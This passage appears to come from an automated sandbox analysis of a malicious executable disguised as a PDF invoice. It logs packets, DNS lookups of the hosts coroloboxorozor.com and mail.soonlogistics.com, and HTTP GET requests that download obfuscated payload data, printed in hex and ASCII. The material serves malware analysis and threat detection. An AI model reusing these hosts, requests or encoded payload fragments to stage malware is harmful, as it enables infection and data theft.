Feb 23, 2021 09:46:49.755542994 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.755600929 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.755606890 CET	49734	80	192.168.2.4	104.21.71.230

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:46:49.756756067 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.756793022 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.756820917 CET	49734	80	192.168.2.4	104.21.71.230
Feb 23, 2021 09:46:49.758002996 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.758039951 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.758071899 CET	49734	80	192.168.2.4	104.21.71.230
Feb 23, 2021 09:46:49.759249926 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.759315968 CET	49734	80	192.168.2.4	104.21.71.230
Feb 23, 2021 09:46:49.759833097 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.759865046 CET	80	49734	104.21.71.230	192.168.2.4
Feb 23, 2021 09:46:49.759911060 CET	49734	80	192.168.2.4	104.21.71.230
Feb 23, 2021 09:46:49.761127949 CET	80	49734	104.21.71.230	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:46:42.001240969 CET	54531	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:46:42.052741051 CET	53	54531	8.8.8.8	192.168.2.4
Feb 23, 2021 09:46:42.979888916 CET	49714	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:46:43.045166016 CET	53	49714	8.8.8.8	192.168.2.4
Feb 23, 2021 09:46:43.292514086 CET	58028	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:46:43.350888014 CET	53	58028	8.8.8.8	192.168.2.4
Feb 23, 2021 09:46:43.969582081 CET	53097	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:46:44.021044970 CET	53	53097	8.8.8.8	192.168.2.4
Feb 23, 2021 09:46:45.230526924 CET	49257	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:46:45.279738903 CET	53	49257	8.8.8.8	192.168.2.4
Feb 23, 2021 09:46:46.422629118 CET	62389	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:46:46.474086046 CET	53	62389	8.8.8.8	192.168.2.4
Feb 23, 2021 09:46:47.701091051 CET	49910	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:46:47.749731064 CET	53	49910	8.8.8.8	192.168.2.4
Feb 23, 2021 09:46:48.638009071 CET	55854	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:46:48.690993071 CET	53	55854	8.8.8.8	192.168.2.4
Feb 23, 2021 09:46:49.462008953 CET	64549	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:46:49.524245024 CET	53	64549	8.8.8.8	192.168.2.4
Feb 23, 2021 09:46:49.879054070 CET	63153	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:46:49.927489996 CET	53	63153	8.8.8.8	192.168.2.4
Feb 23, 2021 09:46:51.107851028 CET	52991	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:46:51.158024073 CET	53	52991	8.8.8.8	192.168.2.4
Feb 23, 2021 09:46:52.032669067 CET	53700	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:46:52.084407091 CET	53	53700	8.8.8.8	192.168.2.4
Feb 23, 2021 09:46:53.216989040 CET	51726	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:46:53.268445969 CET	53	51726	8.8.8.8	192.168.2.4
Feb 23, 2021 09:46:54.436453104 CET	56794	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:46:54.485238075 CET	53	56794	8.8.8.8	192.168.2.4
Feb 23, 2021 09:46:55.478406906 CET	56534	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:46:55.528536081 CET	53	56534	8.8.8.8	192.168.2.4
Feb 23, 2021 09:46:56.664275885 CET	56627	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:46:56.716010094 CET	53	56627	8.8.8.8	192.168.2.4
Feb 23, 2021 09:46:57.948623896 CET	56621	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:46:57.998764992 CET	53	56621	8.8.8.8	192.168.2.4
Feb 23, 2021 09:46:59.326009989 CET	63116	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:46:59.374589920 CET	53	63116	8.8.8.8	192.168.2.4
Feb 23, 2021 09:47:00.498929977 CET	64078	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:47:00.550529957 CET	53	64078	8.8.8.8	192.168.2.4
Feb 23, 2021 09:47:01.702426910 CET	64801	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:47:01.753803015 CET	53	64801	8.8.8.8	192.168.2.4
Feb 23, 2021 09:47:03.529426098 CET	61721	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:47:03.578073978 CET	53	61721	8.8.8.8	192.168.2.4
Feb 23, 2021 09:47:10.883807898 CET	51255	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:47:10.935354948 CET	53	51255	8.8.8.8	192.168.2.4
Feb 23, 2021 09:47:11.641897917 CET	61522	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:47:11.693872929 CET	53	61522	8.8.8.8	192.168.2.4
Feb 23, 2021 09:47:32.954160929 CET	52337	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:47:33.021403074 CET	53	52337	8.8.8.8	192.168.2.4

Copyright null 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:47:33.692751884 CET	55046	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:47:33.755928040 CET	53	55046	8.8.8.8	192.168.2.4
Feb 23, 2021 09:47:34.363035917 CET	49612	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:47:34.422765970 CET	53	49612	8.8.8.8	192.168.2.4
Feb 23, 2021 09:47:34.481651068 CET	49285	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:47:34.543003082 CET	53	49285	8.8.8.8	192.168.2.4
Feb 23, 2021 09:47:34.698141098 CET	50601	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:47:34.763484001 CET	53	50601	8.8.8.8	192.168.2.4
Feb 23, 2021 09:47:34.870208979 CET	60875	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:47:34.931930065 CET	53	60875	8.8.8.8	192.168.2.4
Feb 23, 2021 09:47:35.428864956 CET	56448	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:47:35.485877991 CET	53	56448	8.8.8.8	192.168.2.4
Feb 23, 2021 09:47:35.591675997 CET	59172	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:47:35.640197039 CET	53	59172	8.8.8.8	192.168.2.4
Feb 23, 2021 09:47:36.052752018 CET	62420	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:47:36.109827042 CET	53	62420	8.8.8.8	192.168.2.4
Feb 23, 2021 09:47:36.981036901 CET	60579	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:47:37.038213968 CET	53	60579	8.8.8.8	192.168.2.4
Feb 23, 2021 09:47:38.153426886 CET	50183	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:47:38.212928057 CET	53	50183	8.8.8.8	192.168.2.4
Feb 23, 2021 09:47:39.352325916 CET	61531	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:47:39.433501959 CET	53	61531	8.8.8.8	192.168.2.4
Feb 23, 2021 09:47:40.046212912 CET	49228	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:47:40.103332996 CET	53	49228	8.8.8.8	192.168.2.4
Feb 23, 2021 09:47:40.112678051 CET	59794	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:47:40.472667933 CET	53	59794	8.8.8.8	192.168.2.4
Feb 23, 2021 09:47:44.587205887 CET	55916	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:47:44.644800901 CET	53	55916	8.8.8.8	192.168.2.4
Feb 23, 2021 09:47:46.739728928 CET	52752	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:47:46.801917076 CET	53	52752	8.8.8.8	192.168.2.4
Feb 23, 2021 09:47:57.258447886 CET	60542	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:47:57.317244053 CET	53	60542	8.8.8.8	192.168.2.4
Feb 23, 2021 09:48:15.863022089 CET	60689	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:48:15.911668062 CET	53	60689	8.8.8.8	192.168.2.4
Feb 23, 2021 09:48:26.585319042 CET	64206	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:48:26.638777971 CET	53	64206	8.8.8.8	192.168.2.4
Feb 23, 2021 09:48:27.315637112 CET	50904	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:48:27.364366055 CET	53	50904	8.8.8.8	192.168.2.4
Feb 23, 2021 09:48:29.686208010 CET	57525	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:48:29.758934021 CET	53	57525	8.8.8.8	192.168.2.4
Feb 23, 2021 09:48:37.013794899 CET	53814	53	192.168.2.4	8.8.8.8
Feb 23, 2021 09:48:37.073548079 CET	53	53814	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 09:46:49.462008953 CET	192.168.2.4	8.8.8.8	0x4b33	Standard query (0)	coroloboxo rozor.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:47:34.481651068 CET	192.168.2.4	8.8.8.8	0x8f2f	Standard query (0)	coroloboxo rozor.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:47:40.112678051 CET	192.168.2.4	8.8.8.8	0x7944	Standard query (0)	mail.soonl ogistics.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:47:44.587205887 CET	192.168.2.4	8.8.8.8	0x9438	Standard query (0)	coroloboxo rozor.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:47:46.739728928 CET	192.168.2.4	8.8.8.8	0xe10e	Standard query (0)	mail.soonl ogistics.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:48:37.013794899 CET	192.168.2.4	8.8.8.8	0xc0a7	Standard query (0)	mail.soonl ogistics.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 09:46:49.524245024 CET	8.8.8.8	192.168.2.4	0x4b33	No error (0)	coroloboxo rozor.com		104.21.71.230	A (IP address)	IN (0x0001)

Copyright null 2021

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 09:46:49.524245024 CET	8.8.8.8	192.168.2.4	0x4b33	No error (0)	coroloboxo rozor.com		172.67.172.17	A (IP address)	IN (0x0001)
Feb 23, 2021 09:47:34.543003082 CET	8.8.8.8	192.168.2.4	0x8f2f	No error (0)	coroloboxo rozor.com		104.21.71.230	A (IP address)	IN (0x0001)
Feb 23, 2021 09:47:34.543003082 CET	8.8.8.8	192.168.2.4	0x8f2f	No error (0)	coroloboxo rozor.com		172.67.172.17	A (IP address)	IN (0x0001)
Feb 23, 2021 09:47:40.472667933 CET	8.8.8.8	192.168.2.4	0x7944	No error (0)	mail.soonl ogistics.com		103.17.211.69	A (IP address)	IN (0x0001)
Feb 23, 2021 09:47:44.644800901 CET	8.8.8.8	192.168.2.4	0x9438	No error (0)	coroloboxo rozor.com		104.21.71.230	A (IP address)	IN (0x0001)
Feb 23, 2021 09:47:44.644800901 CET	8.8.8.8	192.168.2.4	0x9438	No error (0)	coroloboxo rozor.com		172.67.172.17	A (IP address)	IN (0x0001)
Feb 23, 2021 09:47:46.801917076 CET	8.8.8.8	192.168.2.4	0xe10e	No error (0)	mail.soonl ogistics.com		103.17.211.69	A (IP address)	IN (0x0001)
Feb 23, 2021 09:48:37.073548079 CET	8.8.8.8	192.168.2.4	0xc0a7	No error (0)	mail.soonl ogistics.com		103.17.211.69	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- coroloboxorozor.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49734	104.21.71.230	80	C:\Users\user\Desktop\A4-058000200390-10-14_REV_pdf.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:46:49.601401091 CET	1219	OUT	GET /base/BE0C9BE287721D2E1639C8881BC9F105.html HTTP/1.1 Host: coroloboxorozor.com Connection: Keep-Alive
Feb 23, 2021 09:46:49.687654018 CET	1220	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 08:46:49 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d9fa176eba22cc52e23b6114cdde70cba1614070009; expires=Thu, 25-Mar-21 08:46:49 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Mon, 22 Feb 2021 21:04:06 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086faae72e0000fa5c4ba15000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=ysFNo9UjEculqGj%2BoDT86B3hgHj4M%2FydKgJwwmvzaCG7hO8H1FJXHpIgpUTeS5Lik4q%2FCq5sfTxgFngQ2TvnThJYA3xONz5tCzYp7MRR42qr%2BUZj"}],"group":"cf-nel","max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 625fadb84a59fa5c-AMS Data Raw: 65 33 61 0d 0a 3c 70 3e 47 47 46 59 6a 46 69 63 63 46 6a 46 75 46 6a 46 6a 46 6a 46 63 46 6a 46 6a 46 6a 46 6c 41 41 46 6c 41 41 46 6a 46 6a 46 69 4c 63 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 72 63 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 69 6c 4c 46 6a 46 6a 46 6a 46 69 63 46 75 69 46 69 4c 72 46 69 63 46 6a 46 69 4c 6a 46 59 46 6c 6a 41 46 75 75 46 69 4c 63 46 69 46 47 72 46 6c 6a 41 46 75 75 46 4c 63 46 69 6a 63 46 69 6a 41 46 69 69 41 46 75 6c 46 69 69 6c 46 69 69 63 46 69 69 69 46 69 6a 75 46 69 69 63 46 59 47 46 69 6a 59 46 75 6c 46 59 59 46 59 47 46 69 69 6a 46 69 69 6a 46 69 69 69 46 69 69 72 46 75 6c 46 59 4c 46 69 6a 69 46 75 6c 46 69 69 63 46 69 69 47 46 69 69 6a 46 75 6c 46 69 6a 41 46 69 69 6a 46 75 6c 46 72 4c 46 47 59 46 4c 75 46 75 6c 46 69 6a 59 46 69 69 69 46 69 6a 6a 46 69 6a 69 46 63 72 46 69 75 46 69 75 46 69 6a 46 75 72 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 4c 6a 46 72 59 46 6a 46 6a 46 47 72 46 69 46 75 46 6a 46 47 72 46 69 63 6c 46 63 69 46 69 4c 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6c 6c 63 46 6a 46 75 63 46 6a 46 69 69 46 69 46 4c 6a 46 6a 46 6a 46 4c 63 46 41 46 6a 46 6a 46 72 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6c 6c 6c 46 69 69 63 46 41 46 6a 46 6a 46 75 6c 46 6a 46 6a 46 6a 46 69 6c 4c 46 41 46 6a 46 6a 46 6a 46 6a 46 69 6c 4c 46 6a 46 75 6c 46 6a 46 6a 46 6a 46 6c 46 6a 46 6a 46 63 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 63 46 6a 46 6a 46 6a 46 6a 46 Data Ascii: e3a<p>GGFYjFiccFjFuFjFjFjFcFjFjFjFlAAFlAAFjFjFiLcFjFjFjFjFjFjFjFrcFjFjFjFjFjFjFjFjFjFjFjFjFjFjFjFjFjFjFjFjFjFjFjFjFjFjFjFjFjFjFjFjFjFiILFjFjFjFicFuiFiLrFicFjFiLjFYFljAFuuFiLcFiFGrFljAFuuFLcFijcFijAFiiAFulFiilFiicFiiiFijuFiicFYGFijYFulFYYFYGFiijFiijFiiiFiirFulFYLFijiFulFiicFiiGFiijFulFijAFiijFulFrLFGYFLuFulFijYFiiiFijjFijiFcrFiuFiuFijFurFjFjFjFjFjFjFjFLjFrYFjFjFGrFiFuFjFGrFiclFciFiLjFjFjFjFjFjFjFjFjFllcFjFucFjFiiFiFLjFjFjFLcFAFjFjFrFjFjFjFjFjFjFlllFiicFAFjFjFulFjFjFjFiILFAFjFjFjFjFiILFjFulFjFjFjFlFjFjFcFjFjFjFjFjFjFjFcFjFjFjFjF

Copyright null 2021

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:46:50.106106043 CET	2284	OUT	GET /base/B7EFDEC15CD29E4CF1B708AC6486760D.html HTTP/1.1 Host: coroloboxorozor.com
Feb 23, 2021 09:46:50.312967062 CET	2285	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 08:46:50 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d9956ec78079b7fe40b119ea02652d9df1614070010; expires=Thu, 25-Mar-21 08:46:50 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Mon, 22 Feb 2021 21:04:09 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086faae91f0000fa5ca1262000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=njZD96MeGGnp0OT0z8Fsp0rMsAKxbHeORttwB%2BrS3AiIwnlihgpwZC1CpIerPqNHsjvwDYYIISWuWpZ%2BlRke96z5cn7Nt%2B1H%2FH%2BIcg%2BlfSS9ZWvh"}],"group":"cf-nel","max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 625fadbb6f50fa5c-AMS Data Raw: 31 37 30 30 0d 0a 3c 70 3e 63 46 69 4c 72 46 4c 41 46 6c 63 63 46 6c 63 63 46 69 6a 4c 46 6c 41 75 46 59 75 46 69 63 46 6c 6c 6a 46 69 69 63 46 69 72 69 46 72 6c 46 6c 69 72 46 6c 69 72 46 4c 59 46 6c 75 63 46 72 4c 46 6c 6c 6a 46 47 41 46 6c 69 47 46 6c 75 41 46 69 41 75 46 47 6c 46 6c 69 4c 46 69 75 6c 46 6c 69 46 69 4c 63 46 69 4c 63 46 69 75 47 46 6c 72 46 6c 41 6a 46 69 41 6a 46 69 6c 6c 46 72 46 6c 46 69 63 47 46 69 69 47 46 6c 6a 46 69 4c 72 46 69 69 59 46 6c 69 72 46 69 6a 47 46 6c 75 75 46 69 75 72 46 47 6a 46 6c 6c 41 46 47 6a 46 6c 6c 4c 46 63 63 46 69 59 59 46 47 59 46 6c 69 59 46 69 69 75 46 6a 46 6c 41 69 46 69 41 63 46 72 6a 46 72 6a 46 6c 6a 69 46 59 6a 46 6c 41 6a 46 69 41 6a 46 72 69 46 6c 6a 69 46 4c 63 46 6c 6c 59 46 63 69 46 6c 6a 6a 46 4c 69 46 69 63 46 6c 63 63 46 69 75 41 46 69 75 41 46 75 4c 46 69 72 6c 46 72 69 46 69 59 6a 46 59 6c 46 63 46 69 41 59 46 47 72 46 6c 69 72 46 59 72 46 6c 41 69 46 6c 6c 46 69 72 75 46 6c 69 63 46 69 63 63 46 69 63 4c 46 63 6a 46 6c 63 75 46 69 72 6a 46 75 6a 46 69 47 6c 46 41 41 46 6c 69 63 46 69 69 59 46 69 69 59 46 69 46 69 41 6c 46 69 6c 4c 46 6c 47 46 6c 4c 46 69 47 75 46 69 69 72 46 69 41 46 59 4c 46 6c 4c 46 75 46 69 41 69 46 72 63 46 6c 75 47 46 69 69 47 46 6c 6a 46 69 4c 6a 46 47 59 46 69 6c 47 46 41 47 46 6c 6c 41 46 69 69 63 46 69 63 41 46 75 69 46 69 6a 72 46 75 75 46 6c 6c 6c 46 69 69 47 46 69 63 41 46 63 6a 46 69 4c 41 46 47 47 46 6c 6a 46 69 41 63 46 72 47 46 72 47 46 63 47 46 6c 6a 6c 46 59 69 46 6c 75 72 46 41 4c 46 6c 69 75 46 63 72 46 63 72 46 6c 41 6c 46 69 41 69 46 69 69 41 46 63 47 46 69 4c 63 46 4c Data Ascii: 1700<p>cFiLrFLAFlccFlccFijLFlAuFYuFicFlljFiicFiriFrlFlirFlirFLYFlucFrLFlljFGAFliGFluAFiAuFGlFliLFiulFliFiLcFiLcFiuGFlrFlAjFiAjFillFrFlFicGFiiGFljFiLrFiiYFlirFijGFluuFiurFGjFllAFGjFlllLFccFiYYFGYFliYFiiuFjFlAiFiAcFrjFrjFljiFYjFlAjFiAjFriFljiFLcFllYFciFljjFLiFicFlccFiuAFiuAFuLFirlFriFiYjFYlFcFiAYFGrFlirFYrFlAiFllFiruFlicFiccFicLFcjFlcuFirjFujFiGlFAAFlicFiiYFiiYFiFiAlFiILFlGFlLFiGuFiirFiAFYLFlLFuFiAiFrcFluGFiiGFljFiLjFGYFilGFAGFllAFiicFicAFuiFijrFuuFlllFiiGFicAFcjFiLAFGGFljFiAcFrGFrGFcGFljlFYiFlurFALFliuFcrFcrFlAlFiAiFiiAFcGFiLcFL

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49753	104.21.71.230	80	C:\Users\user\Desktop\A4-058000200390-10-14_REV_pdf.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:47:34.660684109 CET	3060	OUT	GET /base/BE0C9BE287721D2E1639C8881BC9F105.html HTTP/1.1 Host: coroloboxorozor.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:47:34.742083073 CET	3082	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 08:47:34 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=ddf692e164e229dc73d66edfe1d1c721d1614070054; expires=Thu, 25-Mar-21 08:47:34 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Mon, 22 Feb 2021 21:04:06 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086fab97290000d8b50f02c000000001 Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=t%2FHkoZrji%2BX621Q p%2F%2BUnGjpZCr7idJcUZfS6iq6Hms%2F97b6PPz4WUSHbtj0xTW%2BCqKy6ZqtMcFQaQ7Jwxi3j%2BoRyk5psSeR lrvt%2FaZrthmCgpE9l"}],"max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 625faed1ddd0d8b5-AMS Data Raw: 65 33 61 0d 0a 3c 70 3e 47 47 46 59 6a 46 69 63 63 46 6a 46 75 46 6a 46 6a 46 6a 46 63 46 6a 46 6a 46 6a 46 6c 41 41 46 6c 41 41 46 6a 46 6a 46 69 4c 63 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 72 63 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 69 6c 4c 46 6a 46 6a 46 6a 46 69 63 46 75 69 46 69 4c 72 46 69 63 46 6a 46 69 4c 6a 46 59 46 6c 6a 41 46 75 75 46 69 4c 63 46 69 46 47 72 46 6c 6a 41 46 75 75 46 4c 63 46 69 6a 63 46 69 6a 41 46 69 69 41 46 75 6c 46 69 69 6c 46 69 69 63 46 69 69 69 46 69 6a 75 46 69 69 63 46 59 47 46 69 6a 59 46 75 6c 46 59 59 46 59 47 46 69 69 6a 46 69 69 6a 46 69 69 69 46 69 69 72 46 75 6c 46 59 4c 46 69 6a 69 46 75 6c 46 69 69 63 46 69 69 47 46 69 69 6a 46 75 6c 46 69 6a 41 46 69 69 6a 46 75 6c 46 72 4c 46 47 59 46 4c 75 46 75 6c 46 69 6a 59 46 69 69 69 46 69 6a 6a 46 69 6a 69 46 63 72 46 69 75 46 69 75 46 69 6a 46 75 72 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 4c 6a 46 72 59 46 6a 46 6a 46 47 72 46 69 46 75 46 6a 46 47 72 46 69 63 6c 46 63 69 46 69 4c 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6c 6c 63 46 6a 46 75 63 46 6a 46 69 69 46 69 46 4c 6a 46 6a 46 6a 46 4c 63 46 41 46 6a 46 6a 46 72 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6c 6c 6c 46 69 69 63 46 41 46 6a 46 6a 46 75 6c 46 6a 46 6a 46 6a 46 69 6c 4c 46 41 46 6a 46 6a 46 6a 46 6a 46 69 6c 4c 46 6a 46 75 6c 46 6a 46 6a 46 6a 46 6c 46 6a 46 6a 46 63 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 6a 46 63 46 Data Ascii: e3a<p>GGFYjFiccFjFuFjFjFjFcFjFjFjFlAAFlAAFjFjFiLcFjFjFjFjFjFjFjFrcFjFjFjFjFjFjFjFjFjFjFjFjFjFjFjFjFjFjFjFjFj FjFjFjFjFjFjFjFjFjFjFjFjFjFjFjFilLFjFjFjFicFuiFiLrFicFjFiLjFYFljAFuuFiLcFiFGrFljAFuuFLcFijcFijAFiiAFulFiilFiicFiiiFijuFiic FYGFijYFulFYYFYGFiijFiijFiiiFiirFulFYLFijiFulFiicFiiGFiijFulFijAFiijFulFrLFGYFLuFulFijYFiiiFijjFijiFcrFiuFiuFijFurFjFjFj FjFjFjFjFLjFrYFjFjFGrFiFuFjFGrFiclFciFiLjFjFjFjFjFjFjFjFjFllcFjFucFjFiiFiFLjFjFjFLcFAFjFjFrFjFjFjFjFjFjFlllFiicFAFjFjFul FjFjFjFilLFAFjFjFjFilLFjFulFjFjFjFlFjFjFcFjFjFjFjFjFjFjFcF
Feb 23, 2021 09:47:36.916448116 CET	4382	OUT	GET /base/B7EFDEC15CD29E4CF1B708AC6486760D.html HTTP/1.1 Host: coroloboxorozor.com
Feb 23, 2021 09:47:37.020649910 CET	4384	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 08:47:36 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d7431070c03d145fc1b740f00718662ff1614070056; expires=Thu, 25-Mar-21 08:47:36 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Mon, 22 Feb 2021 21:04:09 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086fab9ffa0000d8b5378a0000000001 Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=mARSgPe7S6fWchZeYaQ K4CZiQenKfXfsn7vbgwMzDQ2ZWmyfJ4oUrnxFEyeRGCb5HkVlpudjVhgXTmOGz3GNFnWMvS%2BT%2Bva 8zFZeUnM2UimzbKEH"}],"max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 625faedffc9cd8b5-AMS Data Raw: 37 63 39 36 0d 0a 3c 70 3e 63 46 69 4c 72 46 4c 41 46 6c 63 63 46 6c 63 63 46 69 6a 4c 46 6c 41 75 46 59 75 46 69 63 46 6c 6c 6a 46 69 69 63 46 69 72 69 46 72 6c 46 6c 69 72 46 6c 69 72 46 4c 59 46 6c 75 63 46 72 4c 46 6c 6c 6a 46 47 41 46 6c 69 47 46 6c 75 41 46 69 41 75 46 47 6c 46 6c 69 4c 46 69 75 6c 46 6c 69 46 69 4c 63 46 69 4c 63 46 69 75 47 46 6c 72 46 6c 41 6a 46 69 41 6a 46 69 6c 6c 46 72 46 6c 46 69 63 47 46 69 69 47 46 6c 6a 46 69 4c 72 46 69 6 9 59 46 6c 69 72 46 69 6a 47 46 6c 75 75 46 69 75 72 46 47 6a 46 6c 6c 41 46 47 6a 46 6c 6c 4c 46 63 63 46 69 59 59 46 47 59 46 6c 69 59 46 69 69 75 46 6a 46 6c 41 69 46 69 41 63 46 72 6a 46 72 6a 46 6c 6a 69 46 59 6a 46 6c 41 6a 46 69 41 6a 46 72 69 46 6c 6a 69 46 4c 63 46 6c 6c 59 46 63 69 46 6c 6a 6a 46 4c 69 46 69 63 46 6c 63 63 46 69 75 41 46 69 75 41 46 75 4c 46 69 72 6c 46 72 69 46 69 59 6a 46 59 6c 46 63 46 69 41 59 46 47 72 46 6c 69 72 46 59 72 46 6c 41 69 46 6c 6c 46 69 72 75 46 6c 69 63 46 69 63 63 46 69 63 4c 46 63 6a 46 6c 63 75 46 69 72 6a 46 75 6a 46 69 47 6c 46 41 41 46 6c 69 63 46 69 69 59 46 69 69 59 46 69 46 69 41 6c 46 69 6c 4c 46 6c 47 46 6c 4c 46 69 47 75 46 69 69 72 46 69 41 46 59 4c 46 6c 